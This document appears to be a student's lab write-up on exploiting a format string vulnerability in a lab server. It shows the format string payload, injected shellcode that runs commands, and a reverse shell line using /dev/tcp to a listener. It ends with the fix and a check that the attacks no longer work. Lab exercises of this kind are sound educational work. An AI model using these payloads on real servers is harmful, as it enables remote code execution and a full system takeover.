
```
$ rm badfile
$ touch badfile
$ chmod u+x build_string-T3B.py
$ ./build_string-T3B.py
$ cat badfile | nc 10.9.0.5 9090
```



```
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$rm badfile
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$touch badfile
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$chmod u+x build_string-T3B.py
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$./build_string-T3B.py
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$cat badfile | nc 10.9.0.5 9090
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$
```

In the Server Logs






```
PES1UG20CS825-server-10.9.0.5 | Got a connection from 10.9.0.1
PES1UG20CS825-server-10.9.0.5 | Starting format
PES1UG20CS825-server-10.9.0.5 | The input buffer's address:    0xffffd130
PES1UG20CS825-server-10.9.0.5 | The secret message's address:  0x080b4008
PES1UG20CS825-server-10.9.0.5 | The target variable's address: 0x080e5068
PES1UG20CS825-server-10.9.0.5 | Waiting for user input ......
PES1UG20CS825-server-10.9.0.5 | Received 1500 bytes.
PES1UG20CS825-server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd058
PES1UG20CS825-server-10.9.0.5 | The target variable's value (before): 0x11223344
PES1UG20CS825-server-10.9.0.5 | h1122334400001000080 49db5080e5320080e61c0ffffd130ffffd058080e62d40
80e5000ffffd0f808049f7effffd13000000000000000006408049f47080e5320000005dc000005dcffffd130ffffd130080
e9720000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000a34edc00080e5000080e5000ffffd71808049effffffd130000005dc000005dc080e532000000000000000000
0000000ffffd7e400000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000005dcThe target variable's value (after):  0x00005000
PES1UG20CS825-server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```


Task 3.C: Change the value to 0xAABBCCDD

```
$ rm badfile
$ touch badfile
$ chmod u+x build_string-T3C.py
$ ./build_string-T3C.py
$ cat badfile | nc 10.9.0.5 9090
```



```
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$rm badfile
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$touch badfile
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$chmod u+x build_string-T3C.py
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$./build_string-T3C.py
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$cat badfile | nc 10.9.0.5 9090
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$
```

In the Server Logs



```
PES1UG20CS825-server-10.9.0.5 | Got a connection from 10.9.0.1
PES1UG20CS825-server-10.9.0.5 | Starting format
PES1UG20CS825-server-10.9.0.5 | The input buffer's address:    0xffffd130
PES1UG20CS825-server-10.9.0.5 | The secret message's address:  0x080b4008
PES1UG20CS825-server-10.9.0.5 | The target variable's address: 0x080e5068
PES1UG20CS825-server-10.9.0.5 | Waiting for user input ......
PES1UG20CS825-server-10.9.0.5 | Received 1500 bytes.
PES1UG20CS825-server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd058
PES1UG20CS825-server-10.9.0.5 | The target variable's value (before): 0x11223344
PES1UG20CS825-server-10.9.0.5 | j@@@@h112233440000100008049db5080e5320080e61c0ffffd130ffffd058080e
62d4080e5000ffffd0f808049f7effffd130000000000000006408049f47080e5320000005dc000005dcffffd130ffffd1
30080e97200000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000009e909a00080e5000080e5000ffffd71808049effffffd130000005dc000005dc080e5320000000000000
000000000000ffffd7e4000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000040404040The target variable's value (after):  0xaabbccdd
PES1UG20CS825-server-10.9.0.5 | (^_^)(^_^)  Returned properly (^_^)(^_^)
```

Task 4: Inject Malicious Code into the Server Program

Now we are ready to go after the crown jewel of this attack, code injection. We would like to inject a piece of malicious code, in its binary format, into the server’ s memory, and then use the format string vulnerability to modify the return address field of a function, so when the function returns, it jumps to our injected code.

The technique used for this task is similar to that in the previous task: they both modify a 4-byte number in the memory. The previous task modifies the target variable, while this task modifies the return address field of a function.

we need to figure out the address for the return-address field based on the information printed out by the server.

➢ **Question 1: What are the memory addresses at the locations marked by 2 and 3?**


✓ The memory address at location 2 is the address for the return address field of the function foo(). The memory address at location 3 is the starting address of the format string.

➢ **Question 2: How many %x format specifiers do we need to move the format string argument pointer to 3? Remember, the argument pointer starts from the location above 1.**

✓ To move the format string argument pointer to location 3, we need two %x format specifiers. This is because location 1 contains the old base pointer (ebp), location 2 contains the return address, and the format string is at location 3. Therefore, we need to use two %x specifiers to reach location 3 from location 1.


Task 4.A: Running arbitrary commands

➢ Input Buffers Address



```
PES1UG20CS825-server-10.9.0.5 | The input buffer's address:    0xffffd580
```

➢ Frame pointer



```
PES1UG20CS825-server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd4a8
```

65535 (decimal value of 0xaabb) - 4 (number = frame pointer variable’ s address + 6) -4(number = frame pointer variable’ s address + 4) - 4 (“@@@@” characters) - 8*62 (8 *distance to input buffer variable) - (“. ” character inserted along with %.8x) 1*62 = 64965

54656 (decimal value of 0xd580) + 1 + 0x168 = 55,017, this value becomes the format specifier to write the second half of the input

Thus we get the following format string as our malicious input:

s = ″%.8x.″*62 + ″%.64965x″+″%hn″ + ″%.55,017x″ +″%hn″


Commands:

$ rm badfile

$ touch badfile


$ chmod u+x exploit.py

```
$ ./exploit.py
$ cat badfile | nc 10.9.0.5 9090
```




```
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$rm badfile
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$touch badfile
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$chmod u+x exploit.py
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$./exploit.py
332
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$cat badfile | nc 10.9.0.5 9090
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$
```

In the Server Logs



```
PES1UG20CS825-server-10.9.0.5 | Starting format
PES1UG20CS825-server-10.9.0.5 | The input buffer's address:    0xffffd580
PES1UG20CS825-server-10.9.0.5 | The secret message's address:  0x080b4008
PES1UG20CS825-server-10.9.0.5 | The target variable's address: 0x080e5068
PES1UG20CS825-server-10.9.0.5 | Waiting for user input ......
PES1UG20CS825-server-10.9.0.5 | Received 1500 bytes.
PES1UG20CS825-server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd4a8
PES1UG20CS825-server-10.9.0.5 | The target variable's value (before): 0x11223344
PES1UG20CS825-server-10.9.0.5 | ����@@@@����11223344.00001000.08049db5.080e5320.080e61c0.ffffd580.
ffffd4a8.080e62d4.080e5000.ffffd548.08049f7e.ffffd580.00000000.00000064.08049f47.080e5320.000005dc
.000005dc.ffffd580.ffffd580.080e9720.00000000.00000000.00000000.00000000.00000000.00000000.0000000
0.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.00000000.000000
00.00000000.00000000.00000000.00000000.00000000.00000000.00000000.10172800.080e5000.080e5000.ffffd
```



```
                                                                                          �CG�[H�K
�KP�CT�KH1�1��server-10.9.0.5 | �KL�K
              �����/bin/bash*-c*/bin/ls -l; pwd; echo '===== Success! ======'                   *AA
AABBBBCCCCDDDDThe target variable's value (after):  0x11223344
PES1UG20CS825-server-10.9.0.5 | total 716
PES1UG20CS825-server-10.9.0.5 | -rwxrwxr-x 1 root root 709340 Feb 27 17:20 format
PES1UG20CS825-server-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Feb 27 17:20 server
PES1UG20CS825-server-10.9.0.5 | /fmt
PES1UG20CS825-server-10.9.0.5 | ===== Success! ======
```


Task 4.B: Getting a Reverse Shell

To modify the command string in the shellcode to get a reverse shell on the target server, we need to use a different command than /bin/bash. Instead, we need to use a command that sets up a reverse shell connection with our own machine.

Once we have constructed the modified command string, we need to encode it in our shellcode using the appropriate format specifiers. We can then use the same method as in Task 4.A to inject our shellcode into the target server's memory and modify the return address to jump to our shellcode.

Open a new terminal window and run the following command to start a netcat listener:


```
$ nc -lnvp 7070
```



```
PES1UG20CS825~/.../attack-code
$nc -lnvp 7070
Listening on 0.0.0.0 7070
Connection received on 10.9.0.5 55352
# pwd
/fmt
# ls
format
server
# 
```


Now go back to the previous terminal and run:

```
$ rm badfile
$ touch badfile
$ ./exploit.py
$ cat badfile | nc 10.9.0.5 9090
```




```
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$rm badfile
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$touch badfile
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$chmod u+x exploit.py
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$./exploit.py
332
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$cat badfile | nc 10.9.0.5 9090
^C
PES1UG20CS825:Prem Sagar J S~/.../attack-code
$
```

In the Servers Log



```
PES1UG20CS825-server-10.9.0.5 | Got a connection from 10.9.0.1
PES1UG20CS825-server-10.9.0.5 | Starting format
PES1UG20CS825-server-10.9.0.5 | The input buffer's address:    0xffffd580
PES1UG20CS825-server-10.9.0.5 | The secret message's address:  0x080b4008
PES1UG20CS825-server-10.9.0.5 | The target variable's address: 0x080e5068
PES1UG20CS825-server-10.9.0.5 | Waiting for user input ......
PES1UG20CS825-server-10.9.0.5 | Received 1500 bytes.
PES1UG20CS825-server-10.9.0.5 | Frame Pointer (inside myprintf):      0xffffd4a8
PES1UG20CS825-server-10.9.0.5 | The target variable's value (before): 0x11223344
PES1UG20CS825-server-10.9.0.5 | ����@@@@����11223344.00001000.08049db5.080e5320.080e61c0.ffffd580.
ffffd4a8.080e62d4.080e5000.ffffd548.08049f7e.ffffd580.00000000.00000064.08049f47.080e5320.000005dc
.000005dc.ffffd580.ffffd580.080e9720.00000000.00000000.00000000.00000000.00000000.00000000.0000000
```



```
CG�[H�K
�KP�CT�KH1�1��server-10.9.0.5 | �KL�K
              �����/bin/bash*-c* pwd; /bin/sh -i > /dev/tcp/192.168.198.129/7070 0<&1 2>&1 ; *AAAA
BBBBCCCCDDDDThe target variable's value (after):  0x11223344
PES1UG20CS825-server-10.9.0.5 | /fmt

```


Task 5: Fixing the Problem

The warning message generated by the gcc compiler is related to the use of the printf function with a variable format string. The warning message suggests that this use can potentially lead to a format string vulnerability, which is exactly what we exploited in the previous tasks.

To fix the vulnerability in the server program, we need to modify the code to use a fixed format string instead of a variable one.
After making these changes, I recompiled the server program and ran it again. The compiler warning message no longer appeared, indicating that the vulnerability had been successfully fixed.

However, when I tried to execute my previous attacks, they no longer worked. This is because the vulnerability that allowed me to inject code into the server's memory has been fixed, making it impossible to execute code injection attacks.

Overall, by fixing the vulnerability in the server program, I was able to prevent future attacks from exploiting the same vulnerability.



```
PES1UG20CS825:Prem Sagar J S~/.../server-code
$make
gcc -DBUF_SIZE=100 -z execstack  -static -m32 -o format-32 format.c
gcc -DBUF_SIZE=100 -z execstack  -o format-64 format.c
PES1UG20CS825:Prem Sagar J S~/.../server-code
$make install
cp server ../fmt-containers
cp format-* ../fmt-containers
PES1UG20CS825:Prem Sagar J S~/.../server-code
$
```

Does the compiler warning go away?

✓ YES

Do your attacks still work?

✓ NO

==***************====================================